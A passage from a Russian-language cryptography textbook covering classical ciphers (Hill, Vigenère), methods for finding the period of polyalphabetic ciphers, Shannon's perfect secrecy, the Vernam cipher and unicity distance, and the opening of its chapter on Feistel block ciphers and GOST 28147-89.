$$\begin{pmatrix} -9 & 7 \\ 13 & 8 \end{pmatrix} = \begin{pmatrix} -7 & 7 \\ 7 & 4 \end{pmatrix} \cdot \begin{pmatrix} k_{1,1} & k_{1,2} \\ k_{2,1} & k_{2,2} \end{pmatrix} \mod 26;$$

Стоит обратить внимание на то, что числа 4, 8, 13 не имеют обратных по модулю 26.

$$D = \det \begin{pmatrix} -7 & 7 \\ 7 & 4 \end{pmatrix} = -7 \cdot 4 - 7 \cdot 7 = 1 \mod 26.$$

$$\begin{pmatrix} -7 & 7 \\ 7 & 4 \end{pmatrix}^{-1} = D^{-1} \begin{pmatrix} 4 & -7 \\ -7 & -7 \end{pmatrix} = \begin{pmatrix} 4 & -7 \\ -7 & -7 \end{pmatrix} \mod 26.$$

$$\begin{pmatrix} k_{1,1} & k_{1,2} \\ k_{2,1} & k_{2,2} \end{pmatrix} = \begin{pmatrix} 4 & -7 \\ -7 & -7 \end{pmatrix} \cdot \begin{pmatrix} -9 & 7 \\ 13 & 8 \end{pmatrix} =$$

$$= \begin{pmatrix} 3 & -2 \\ -2 & -1 \end{pmatrix} \mod 26.$$

Найденный секретный ключ

$$\begin{pmatrix} \mathrm{D} & \mathrm{Y} \\ \mathrm{Y} & \mathrm{Z} \end{pmatrix}.$$

2.4. Шифр гаммирования Виженера

Шифр, который известен под именем Виженера, впервые описал Джованни Батиста Беллазо (Giovan Battista Bellaso) в своей книге «La cifra».

Рассмотрим один из вариантов этого шифра. В самом простом случае квадратом **Виженера** называется таблица из циклически сдвинутых копий латинского алфавита, в которой буквы J и V исключены. Первая строка и первый столбец – буквы латинского алфавита в их обычном порядке. В строках таблицы порядок букв

сохраняется, за исключением циклических переносов. Представим эту таблицу.

↓ →	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**K**	**L**	**M**	**N**	**O**	**P**	**Q**	**R**	**S**	**T**	**U**	**X**	**Y**	**Z**	**W**
A	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W
B	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A
C	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B
D	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C
E	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D
F	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E
G	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F
H	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G
I	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H
K	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I
L	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K
M	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L
N	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M
O	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N
P	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O
Q	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P
R	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q
S	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R
T	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S
U	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T
X	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U
Y	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X
Z	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y
W	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z

Здесь первый столбец используется для ключевой последовательности, а первая строка – для открытого текста. Общая схема шифрования такова: выбирается некоторая ключевая последовательность, которая периодически повторяется в виде длинной строки. Под ней соответственно каждой букве записываются буквы открытого текста в виде второй строки. Буква ключевой последовательности указывает строку в квадрате Виженера, буква открытого текста указывает столбец в квадрате. Соответствующая буква, стоящая в квадрате на пересечении этой строки и столбца, заменяет букву открытого текста в шифротексте. Приведем примеры.

Пример. Ключевая последовательность состоит из периодически повторяющегося ключевого слова, известного обеим сторонам. Пусть ключевая последовательность состоит из периодически повторяющегося слова THIS, а открытый текст – слова COMMUNICATIONSYSTEMS (см. таблицу). Пробелы между словами опущены.

Ключ	T	H	I	S	T	H	I	S	T	H	I	S	T	H	I	S	T	H	I	S				
Открытый текст	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M	S				
Шифротекст	X	X	U	E	O	U	R	U	T	B	R	G	G	A	F	L	N	M	U	L				

Результат шифрования приведен в третьей строке: на пересечении строки T и столбца C стоит буква X, на пересечении строки H и

столбца O стоит буква X, на пересечении строки I и столбца M стоит буква U и т.д.

Виженер считал возможным в качестве ключевой последовательности использовать отрытый текст с добавлением начальной буквы, известной легальным пользователям. Здесь этот факт используем во втором примере.

Пример. Ключевая последовательность образуется с помощью открытого текста. Стороны договариваются о первой букве ключа, а следующие буквы состоят из открытого текста. Пусть в качестве первой буквы выбрана буква T. Тогда для предыдущего примера таблица шифрования имеет вид

Ключ	T	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M
Открытый текст	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M	S
Шифротекст	X	Q	A	Z	G	H	X	L	C	T	C	Y	B	F	P	P	M	Z	Q	E

Пример. Пусть ключевая последовательность образуется с помощью шифротекста. Стороны договариваются о первой букве ключа. В отличие от предыдущего случая следующая буква ключа – это результат шифрования первой буквы текста и т.д. Пусть в качестве первой буквы выбрана буква T. Тогда приведенная в предыдущем примере таблица шифрования примет такой вид:

Ключ	T	X	K	X	H	C	P	Z	A	A	T	C	Q	D	X	S	L	E	I	U
Открытый текст	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M	S
Шифротекст	X	K	X	H	C	P	Z	A	A	T	C	Q	D	X	S	L	E	I	U	N

2.5. Криптоанализ полиалфавитных шифров

При дешифровании полиалфавитных шифров криптоаналитику надо сначала определить период, затем преобразовать шифрограмму в матрицу для предполагаемого периода и использовать для каждого столбца методы криптоанализа моноалфавитных шифров. При неудаче предполагаемый период надо менять.

Известно несколько методов криптоанализа для нахождения периода. Из них наиболее популярными являются метод Касиски, автокорреляционный метод и метод индекса совпадений.

2.5.1. Метод Касиски

Метод Касиски состоит в том, что в шифротексте находят одинаковые сегменты длины не менее трех символов и вычисляют расстояние между начальными символами последовательных сегментов. Далее находят наибольший общий делитель этих расстояний. Считается, что предполагаемый период n является кратным этому значению.

Нахождение периода часто осуществляют в несколько этапов. В результате находят наиболее правдоподобное значение периода, а затем криптоаналитик переходит к дешифрованию. Приведем пример использования метода Касиски.

Пример. Пусть шифруется следующий текст без учета знаков препинания и различия строчных и прописных букв. Пробелы оставлены в тексте для удобства чтения текста, при шифровании пробелы были опущены.

Игры различаются по содержанию характерным особенностям а также по тому какое место они занимают в жизни детей их воспитании и обучении Каждый отдельный вид игры имеет многочисленные варианты Дети очень изобретательны Они усложняют и упрощают известные игры придумывают новые правила и детали Например сюжетно ролевые игры создаются самими детьми но при некотором руководстве воспитателя Их основой является самодеятельность Такие игры иногда называют творческими сюжетно ролевыми играми Разновидностью сюжетно ролевой игры являются строительные игры и игры драматизации В практике воспитания нашли свое место и игры с правилами которые создаются для детей взрослыми К ним относятся дидактические подвижные и игры забавы В основе их лежит четко определенное программное содержание дидактические задачи и целенаправленное обучение Для хорошо организованной жизни детей в детском саду необходимо разнообразие игр так как только при этих условиях будет обеспечена детям возможность интересной и содержательной деятельности Многообразие типов видов форм игр неизбежно как неизбежно многообразие жизни которую они отражают как неизбежно многообразие несмотря на внешнюю схожесть игр одного типа модели

Для шифрования выберем период $n = 4$ и следующие 4 моноалфавитных шифра замены.

абвгдежзийклмнопрстуфхцчшщъыьэюя	–	чистый алфавит
йклмнопрстуфхцчшщъыьэюяабвгдежзи	–	1-й шифр
гаэъчфсолиевяьщцурнкздбюышхтпмйж	–	2-й шифр
бфзънаужщмятешлюсдчкэргцйьпвхиыо	–	3-й шифр
пъерыжсьзтэиуюйфякхалцбмчвншгощд	–	4-й шифр

Тогда шифрованный текст примет следующий вид (в шифротексте пробелов нет, они вставлены для удобства чтения).

съсш щгжисюбщыро фч рлыоуупцлы цйубэыфсюдя лкчааюцщдхия б хйеуж шщ чйхк япуща уорчй чыщыйьщуййч еплжюсчахоищцлщдфснбюсл щ йккцжцлщ эйсншт щчыовхюди ззн лъяд лежон еючълмсртжцьвж лгсзйьчш нфчз чюаюе лжйкуахйнаиеьв йцл ккфщуюийч з ьцсйвгых созжъншшо лъяд цсзнкешлгых цщзшо цспллтп с чахйвщ юйцсзхфс кзсахцщ сйффзшо лъяд рльнгыхъж дпхлез нфчгхл ший шущ юоелхчулу щкяйлщнкыэа ечрюзыгчжфж щц чршйлщм длвожыро кйялыожчжфпшйънх хйещж съсш сьлрнг шпртзпзн чечуцжъещус рысонший щщтжлтез съспхл спрьлесчшйънхщ ъйужыьл ячваечи щрщт оефжыхъж дхщщщховхюдф щрщт щ змув ыщгепылжпялщ е шубэыляж лщдфснбюсж шпбвщ клща уорчй с лъяд р юяйэщийящ эчнлядф дйрчбщыро ыфжнжыфмерулкфтез у ыщу чншйъжчки чщыйечзафдэсф юйнэщсцта з съсш ргфплт з йъълео лр иосщх афчэч щюяочаиоьшйо цсймубухьлжъщнжщсбюсфнзнгяхсюакула ыйчбмс лгжффшпшубеффшючф лъьюаюсф нии длячыл йщъбюсолейьшйт сщьцл нжыфм е нфчкуще кйчк юощфцччщуч убьцщлъщгжзо лъя ыгя эйе чйфпяй шущоылр аъвлесжр ъьчах чаакшфцжцг нжыже ечоейпьлкып щюыфсжъьлтс рлыоуупыфтгцщм ыожчжфпшйъншцуцщъйчасприла хсцле ллнйл злях лъя цфщькфуюч ебэ цфщькфуючяшймщлъщгжзо сщьцл яйыщсазщшз чнсппгых угяюолжъосшй хьлрчщфяйощжцфдучнсд цгзюоышщзррйпфдхе лъя ччшймщ чзшг ейнфтз

Теперь проведем криптоанализ, используя метод Касиски.

Предварительно подсчитаем число появлений каждой буквы в шифротексте. Эти данные приведем в таблице, где i в первой строке означает букву алфавита, а f_i во второй строке – это число появлений этой буквы в шифротексте. Всего в нашем шифротексте имеется $L = 1036$ букв.

i	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
f_i	26	15	11	21	20	36	42	31	13	56	23	70	10	33	36	25

i	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
f_i	28	54	15	36	45	32	31	57	35	72	32	35	27	11	30	28

В рассматриваемом примере проведенный анализ показал следующее.

- Сегмент СЪС встречается в позициях $1, 373, 417, 613$. Соответствующие расстояния равны

$$373 - 1 = 372 = 4 \cdot 3 \cdot 31,$$
$$417 - 373 = 44 = 4 \cdot 11,$$
$$613 - 417 = 196 = 4 \cdot 49.$$

  Наибольший общий делитель равен 4. Делаем вывод, что период кратен 4.

- Сегмент ЩГЖ встречается в позициях $5, 781, 941$. Соответствующие расстояния равны

$$781 - 5 = 776 = 8 \cdot 97,$$
$$941 - 781 = 160 = 32 \cdot 5.$$

  Делаем вывод, что период кратен 8, что не противоречит выводу для предыдущих сегментов (кратность 4).

- Сегмент ЫРО встречается в позициях $13, 349, 557$. Соответствующие расстояния равны

$$349 - 13 = 336 = 16 \cdot 3 \cdot 7,$$
$$557 - 349 = 208 = 16 \cdot 13.$$

  Делаем вывод, что период кратен 4.

Предположение о том, что период $n = 4$, оказалось правильным.

2.5.2. Автокорреляционный метод

Автокорреляционный метод состоит в том, что исходный шифротекст $C_1, C_2, \ldots, C_L$ выписывается в строку, а под ней выписываются строки, полученные сдвигом вправо на $t = 1, 2, 3, \ldots$ позиций. Для каждого t подсчитывается число n_t индексов $i \in [1, L - t]$, таких, что $C_i = C_{i+t}$.

Вычисляются автокорреляционные коэффициенты

$$\gamma_t = \frac{n_t}{L - t}.$$

Для чисел t, кратных периоду, коэффициенты должны быть заметно больше, чем для сдвигов, не кратных периоду.

Пример. Для рассматриваемой криптограммы выделим те значения t, для которых $\gamma_t > 0,05$. Получим ряд чисел:

4, 12, 16, 24, 28, 32, 36, 40, 44, 48, 52, 56, 64, 68, 72, 76, 80, 84, 88, 92, 96, 104, 108, 112, 116, 124, 128, 132, 140, 148, 152, 156, 160, 164, 168, 172, 176, 180, 184, 188, 192, 196, 200, 204, 208, 216, 220, 224, 228, 252, 256, 260, 264, 268, 272, 276, 280, 284, 288, 292, 296, 300, 304, 308, 312, 316, 320, 324, 328, 344, 348, 356, 364, 368, 372, 376, 380, 384, 388, 396, 400, 404, 408, 412, 420, 424, 432, 436, 440, 448, 452, 456, 460, 462, 468, 472, 476, 480, 484, 496, 500, 508, 512, 516.

Все эти числа, кроме 462, делятся на 4. Выбираем значение $n = 4$, что верно и совпадает со значением, полученным по методу Касиски.

2.5.3. Метод индекса совпадений

При применении метода индекса совпадений подсчитывают число появлений букв в случайной последовательности

$$\mathbf{X} = (X_1, X_2, \ldots, X_L)$$

и вычисляют вероятность того, что два случайных элемента этой последовательности совпадают. Эта величина называется индексом совпадений и обозначается $I_c(\mathbf{x})$, где

$$I_c(\mathbf{x}) = \frac{\sum\limits_{i=1}^{A} f_i(f_i - 1)}{L(L-1)},$$

f_i – число появлений буквы i в последовательности $\mathbf{x}$.

Значение этого индекса используется в криптоанализе полиалфавитных шифров для приближенного определения периода по формуле

$$m \approx \frac{k_p - k_r}{I_c(\mathbf{x}) - k_r + \frac{k_p - I_c(\mathbf{x})}{L}},$$

где

$$k_r = \frac{1}{A}, \quad k_p = \sum_{i=1}^{A} p_i^2,$$

p_i – частота появления буквы i в естественном языке, A – число букв в алфавите. Теоретическое обоснование метода индекса совпадений не является простым, поэтому оно приведено в Приложении A.7 к данному пособию.

Пример. В рассматриваемом выше примере приведены значения f_i. Для русского языка

$$A = 32,\ k_r = \frac{1}{32} \approx 0.03125,\ k_p \approx 0.0529.$$

Проведя вычисления, получаем $m \approx 3.376$. Так что полученное по формуле приближенное значение 3.376 достаточно близко к значению периода $n = 4$.

С развитием ЭВМ классические полиалфавитные шифры перестали быть устойчивыми к криптоатакам.

2.6. Криптосистема совершенной стойкости

Все классические и современные используемые шифры относятся к практической криптографии, то есть к той, которую можно удобно использовать на практике. В частности, для всех криптосистем невозможность взлома означает вычислительную невозможность известными методами, а не принципиальную. Теоретическая криптография изучает вопрос о принципах построения криптосистем, их свойствах и потенциальных возможностях. К ним относится возможность построения криптосистемы с максимальной (или совершенной) криптостойкостью. Под криптостойкостью понимают число вычислений для взлома шифра.

Понятие совершенной секретности (или стойкости) введено американским ученым Клодом Шенноном. В конце Второй мировой войны он закончил работу, посвященную теории связи в секретных системах. Эта работа вошла составной частью в собрание его трудов, вышедшее в русском переводе в 1963 году [4]. Понятие о стойкости шифров по Шеннону связано с решением задачи криптоанализа по одной криптограмме.

2.6.1. Условие совершенной криптостойкости

Пусть M – множество открытых текстов, подлежащих шифрованию. Множество ключей – K. A и B – легальные пользователи. Множество зашифрованных сообщений для некоторого выбранного ключа – C. Утверждается следующее. Если пары сообщения из M и соответствующего ему шифротекста из C – статистически независимые случайные величины, то такая криптосистема обладает **совершенной криптостойкостью**. В этом случае количество информации в шифротексте относительно открытого текста $I(M;C)$ равно нулю:

$$I(M;C) = H(M) - H(M|C) = 0,$$

так как для статистически независимых величин условная энтропия равна безусловной энтропии, то есть $H(M) = H(M|C)$.

Функцию шифрования обозначим $E : \{M, K\} \to C$. Процедура шифрования состоит из следующих шагов.

- Легальный пользователь A выбирает ключ $k \in K$ и секретно сообщает его легальному пользователю B (дополнительная задача – распределение ключей).
- По открытому сообщению $m \in M$ и выбранному ключу k вычисляют шифрованное сообщение $c = E_k(m) \in C$.

Функцию расшифрования обозначим $D : \{C, K\} \to M$. Процедура шифрования состоит из следующих шагов.

- Легальный пользователь B получил от A секретный ключ $k \in K$.
- B по принятому шифрованному сообщению $c \in C$ и известному ключу k вычисляет открытое сообщение $m = D_k(c) \in M$.

Криптостойкость шифра оценивается числом операций, необходимым для определения открытого текста m по шифротексту c, либо определения ключа шифрования k по открытому тексту m и шифротексту c.

Пусть M, C, K интерпретируются как случайные величины. Заданы соответствующие распределения вероятностей $P_m(M), P_c(C), P_k(K)$, а $C = E_K(M)$ – детерминированная функция своих аргументов. Если при выбранном шифре оказалось, что

открытый текст M и шифротекст C – статистически независимые случайные величины, то считается, что такая система обладает совершенной криптостойкостью.

2.6.2. Длина ключа

Пусть сообщения M и ключи K являются независимыми случайными величинами. Это значит, что совместное распределение $P_{mk}(M, K)$ равно произведению отдельных распределений:

$$P_{mk}(M, K) = P_m(M) \cdot P_k(K).$$

Пусть $C = E_K(M)$ – шифрованный текст, $M = D_K(C)$ – расшифрованный текст. Можно найти $P_c(C), P_{mck}(M, C, K)$.

Используя известные соотношения о безусловной и условной энтропии [5], оценим энтропию открытого текста M с учетом статистической независимости M и C:

$$H(M) = H(M|C) \leq H(MK|C) = H(K|C) + H(M|CK) =$$

$$= H(K|C) \leq H(K).$$

Так как энтропия открытого текста при заданном шифротексте и известном ключе равна нулю, то $H(M|CK) = 0$. В результате получаем

$$H(M) \leq H(K).$$

С другой стороны, энтропия открытого текста $H(M)$ характеризует минимальную длину последовательности для описания случайной величины M (открытого сообщения), а $H(K)$ характеризует минимальную длину последовательности для описания ключа. Получилось, что совершенная криптостойкость возможна только тогда, когда длина ключа не меньше, чем длина шифруемого сообщения, то есть

$$H(M) \leq H(K).$$

Как правило, длина сообщения заранее неизвестна и ограничена большим числом. Выбрать ключ длины не меньшей, чем возможное сообщение не представляется возможным или рациональным, и один и тот же ключ (или его преобразования) используется многократно для шифрования блоков сообщения фиксированной длины. То есть, $H(K) \ll H(M)$.

2.6.3. Криптосистема Вернама

Приведем пример системы с совершенной криптостойкостью.

Пусть сообщение представлено двоичной последовательностью длины N:

$$m = (m_1, m_2, \ldots, m_N).$$

Распределение вероятностей сообщений $P_m(m)$ может быть любым. Ключ также представлен двоичной последовательностью $k = (k_1, k_2, \ldots, k_N)$ той же длины, но с равномерным распределением

$$P_k(k) = \frac{1}{2^N}$$

для всех ключей.

Шифрование в криптосистеме **Вернама** осуществляется путем покомпонентного суммирования по модулю 2 последовательностей открытого текста и ключа:

$$C = M \oplus K = (m_1 \oplus k_1,\ m_2 \oplus k_2, \ldots, m_N \oplus k_N).$$

Легальный пользователь знает ключ и осуществляет расшифрование:

$$M = C \oplus K = (m_1 \oplus k_1,\ m_2 \oplus k_2, \ldots, m_N \oplus k_N).$$

Найдем вероятностное распределение N-блоков шифротекстов, используя формулу

$$P(c = a) = P(m \oplus k = a) = \sum_m P(m)P(m \oplus k = a|m) =$$

$$= \sum_m P(m)P(k \oplus m) = \sum_m P(m)\frac{1}{2^N} = \frac{1}{2^N}.$$

Получили подтверждение известного факта: сумма двух случайных величин, одна из которых величина имеет равномерное распределение, является случайной величиной с равномерным распределением. В нашем случае распределение ключей равномерное, поэтому распределение шифротекстов тоже равномерное.

Запишем совместное распределение открытых текстов и шифротекстов:

$$P(m = a, c = b) \ = \ P(m = a)\ P(c = b|m = a).$$

Найдем условное распределение

$$P(c = b|m = a) \;=\; P(m \oplus k = b|m = a) \;=$$

$$=\; P(k = b \oplus a|m = a) \;=\; P(k = b \oplus a) \;=\; \frac{1}{2^N},$$

так как ключ и открытый текст являются независимыми случайными величинами. Итого:

$$P(c = b|m = a) = \frac{1}{2^N}.$$

Подстановка правой части этой формулы в формулу для совместного распределения дает

$$P(m = a, c = b) = P(m = a)\frac{1}{2^N},$$

что доказывает независимость шифротекстов и открытых текстов в этой системе. По доказанному выше количество информации в шифротексте относительно открытого текста равно нулю. Это значит, что рассмотренная криптосистема Вернама обладает совершенной секретностью (криптостойкостью) при условии, что для каждого N-блока (сообщения) генерируется случайный (одноразовый) N-ключ.

2.6.4. Расстояние единственности

В реальной ситуации объем ключа много меньше объема открытого текста, так как невозможно хранить ключ большой длины. Значит, энтропия ключа меньше энтропии открытого текста: $H(K) < H(M)$. Для таких систем важным понятием является **расстояние единственности**.

Пусть шифрованное сообщение C состоит из N символов алфавита из L букв:

$$C = (C_1, C_2, \ldots, C_N).$$

Пусть символы этой последовательности являются независимыми.

Криптоаналитик теоретически может вычислить последовательность энтропий:

$$
\begin{aligned}
&h_0 = H(K),\\
&h_1 = H(K|C_1),\\
&h_2 = H(K|C_1, C_2),\\
&\dots\\
&h_n = H(K|C_1, C_2, \dots, C_n),\\
&\dots
\end{aligned}
$$

Функция h_n называется *функцией неопределенности ключа*. Как условная энтропия, она является невозрастающей функцией числа условных величин n. Если для некоторого значения $n = n_u$ окажется, что $h_{n_u} = 0$, то это будет означать, что ключ K является детерминированной функцией первых n_u случайных величин $C_1, C_2, \dots, C_{n_u}$ и при неограниченных вычислительных возможностях может быть вычислен. Число n_u называется *расстоянием единственности*.

Найдем типичное поведение функции h_n и значение расстояния единственности n_u. Используем следующие предположения.

- Криптограф всегда стремится спроектировать систему таким образом, чтобы символы шифрованного текста имели равномерное распределение, то есть энтропия шифротекста приняла максимальное значение:

$$H(C_1C_2 \dots C_n) \approx n \log_2 L,\ \ n = 1, 2, \dots, N.$$

- Имеет место соотношение

$$H(C|K) = H(C_1C_2 \dots C_N|K) = H(M),$$

которое следует из цепочки равенств

$$H(MCK) = H(M) + H(K|M) + H(C|MK) = H(M) + H(K),$$

так как

$$H(K|M) = H(K), \quad H(C|MK) = 0,$$

$$H(MCK) = H(K) + H(C|K) + H(M|CK) = H(K) + H(C|K),$$

поскольку

$$H(M|CK) = 0,$$
$$H(C|K) = H(M).$$

- Предполагается, что для любого $n \leq N$ приближенно выполняется соотношение

$$H(C_n|K) \approx \frac{1}{N} H(M),$$

$$H(C_1 C_2 \dots C_n|K) \approx \frac{n}{N} H(M).$$

Вычислим энтропию $H(C_1 C_2 \dots C_n K)$ двумя способами:

$$H(C_1 C_2 \dots C_n K) = H(C_1 C_2 \dots C_n) + H(K|C_1 C_2 \dots C_n) \approx$$
$$\approx n \log_2 L + h_n,$$
$$H(C_1 C_2 \dots C_n K) = H(K) + H(C_1 C_2 \dots C_n|K) \approx$$
$$\approx H(K) + \frac{n}{N} H(M).$$

Отсюда следует, что

$$h_n \approx H(K) + n \left(\frac{H(M)}{N} - \log_2 L \right)$$

и

$$n_u = \frac{H(K)}{\left(1 - \frac{H(M)}{N \log_2 L}\right) \log_2 L} = \frac{H(K)}{\rho \log_2 L}.$$

Здесь

$$\rho = \left(1 - \frac{H(M)}{N \log_2 L}\right)$$

означает избыточность источника открытых текстов.

Несмотря на то, что вывод, сделанный из теоретических исследований о совершенной криптостойкости, для практики не приемлем, так как приводит к требованию большого объема ключа, сравнимого с объемом открытого текста, разработанные идеи находят успешное применение на практике в современных криптосистемах. Вытекающий из идей Шеннона принцип выравнивания апостериорного распределения символов в шифротекстах используется в современных криптосистемах с помощью многих итераций, включающих замены и перестановки.

Глава 3

Блоковые шифры

3.1. Ячейка Фейстеля

Одним из основных методов построения современных блоковых шифров является ячейка **Фейстеля** (Feistel), изображенная на рисунке 3.1. Главная особенность шифрования с ячейкой Фейстеля – то, что обратимость шифрования не зависит от обратимости преобразования F внутри ячейки. Широкое применение ячеек Фейстеля в шифрах 1970–90-х годов вызвано бурным развитием персональных компьютеров. Шифрование выполняется **раундами**, на каждом раунде выполняется одно и то же преобразование ячейки Фейстеля, но с разными ключами. Общее количество раундов 16–32.

Здесь введены обозначения: X – блок двоичных символов, который записан в регистр сдвига, состоящий из двух частей, $X = (L, R)$, где L – начальное содержимое левого регистра сдвига , $\tilde{L}$ – содержимое левого регистра сдвига после преобразования, R – начальное содержимое правого регистра сдвига, $\tilde{R}$ – содержимое правого регистра сдвига после преобразования, K – ключ шифрования, задающий преобразование $F(K, R)$. Знак $\oplus$ определяет операцию суммирования по модулю 2, то есть операцию XOR. Перекрестные линии указывают на замену частей регистра. После одного элементарного преобразования содержимое правого регистра заменяется содержимым левого регистра и наоборот. $\tilde{L}, \tilde{R}$ – результат элементарного шифрования, выполненного за один раунд. L_1 –




Рис. 3.1. Ячейка Фейстеля.

содержимое правого регистра после замены, R_1 – содержимое левого регистра после замены. Основным шифрующим преобразованием является функция F.

Ячейка Фейстеля – произведение двух перестановок T и G, где T – замена левой части на правую и наоборот. Запишем преобразование $Y = TG(X, L)$, выполняемое этой ячейкой:

$$\tilde{X} = (\tilde{L}, \tilde{R}) = (L \oplus F(K, R), R) \equiv G(X, L),$$
$$Y = TGX.$$

Если дважды применим перестановку, то получим снова открытый текст:

$$\tilde{\tilde{L}} = \tilde{L} \oplus F(K, \tilde{R}) = (L \oplus F(K, R) \oplus F(K, R)) = L,$$
$$\tilde{\tilde{R}} = R.$$

Многократное применение преобразования $Y = TG(X, L)$ с различными ключами представим в виде

$$
\begin{aligned}
&Y_1 = TG_1X,\\
&Y_2 = TG_2Y_1 = TG_2TG_1X,\\
&\dots,\\
&Y_{m-1} = TG_{m-1}Y_{m-2} = TG_{m-1}TG_{m-2}\dots TG_1X.
\end{aligned}
$$

В первом уравнении показан результат первого шифрования с ключом K_1, во втором уравнении – результат шифрования с ключом K_2 и т.д., в $(m-1)$-м уравнении – результат с ключом K_{m-1}. В последнем, (m)-м уравнении перестановку T можно не использовать:

$$Y_m = G_mY_m = G_mTG_{m-1}\dots TG_1X.$$

Как видно из приведенных соотношений, пара величин, содержимое регистра и первый ключ X, K_1 влияют на все позиции шифрованного текста. Полностью разрушается статистическая структура исходного текста за счет преобразований, вызывающих *лавинный эффект*. **Лавинный эффект** – это распространение «влияния» одного бита открытого текста (или ключа) на все остальные биты шифруемого блока за определенное количество раундов.

Одной их характеристик блокового шифра является число раундов, за которое достигается полная диффузия (конфузия) – зависимость всех битов выхода (входа) от всех битов входа (выхода). Вход – это открытый текст и ключ.

Криптостойкость ячейки Фейстеля подтверждается тем фактом, что не существует примеров ее взлома (в случае шифра DES взлом был сделан полным перебором 56-битового ключа, а не взломом самой криптосистемы; например, российский стандарт ГОСТ 28147-89 на ячейке Фейстеля с 256-битовым ключом не взломан).

Рассмотрим процедуру расшифрования. Легальный пользователь знает все ключи и последовательность их применения. Он выполняет следующие операции. Имеем шифрованное сообщение Y_m. На первом шаге вычисляет

$$G_mY_m = G_mG_mY_m = Y_{m-1}.$$

На втором шаге использует найденное сообщение Y_{m-1} и аналогично находит Y_{m-2}:

$$G_{m-1}TY_{m-1} = G_{m-1}TTG_{m-1}Y_{m-2} = Y_{m-2}.$$

Продолжает этот процесс до получения Y_1. После этого находит X:

$$G_1 T Y_1 = G_1 T T G_1 X = X.$$

Как показали эти операции, вычислительная сложность устройства расшифрования ячейки Фейстеля такая же, как сложность устройства шифрования.

Раундовые блоковые шифры должны обеспечивать *диффузию*, при которой каждый бит входа и ключа влияет на все биты выхода, и *конфузию*, при которой каждый бит выхода нелинейно зависит от всех битов входа и ключа.

Основные свойства, которыми должна обладать функция F:

- создание лавинного эффекта,
- нелинейность по отношению к операции XOR.

Как правило, функция F включает таблицу подстановки групп бит, так называемые s-блоки (от слова substitution), и функцию перестановки или другого изменения бит, перемешивающего биты между разными s-блоками, которые обеспечивают требуемые свойства.

3.2. Российский стандарт шифрования ГОСТ 28147-89

Стандарт шифрования **ГОСТ 28147-89** [3] относится к действующим симметричным одноключевым криптографическим алгоритмам. Он зарегистрирован 2 июня 1989 года и введен в действие Постановлением Государственного комитета СССР по стандартам от 02.06.89 № 1409. Последнее изменение внесено в алгоритм 13 марта 2007 года. ГОСТ 28147-89 устанавливает единый алгоритм криптографических преобразований для систем обмена информацией в вычислительных сетях и определяет правила шифрования и расшифрования данных, а также выработки имитовставки. Основные параметры шифра таковы: входная последовательность открытого текста равна последовательности шифротекста и содержит 32 бита, число раундов $m = 32$, имеется 8 ключей по 32 бита каждый,

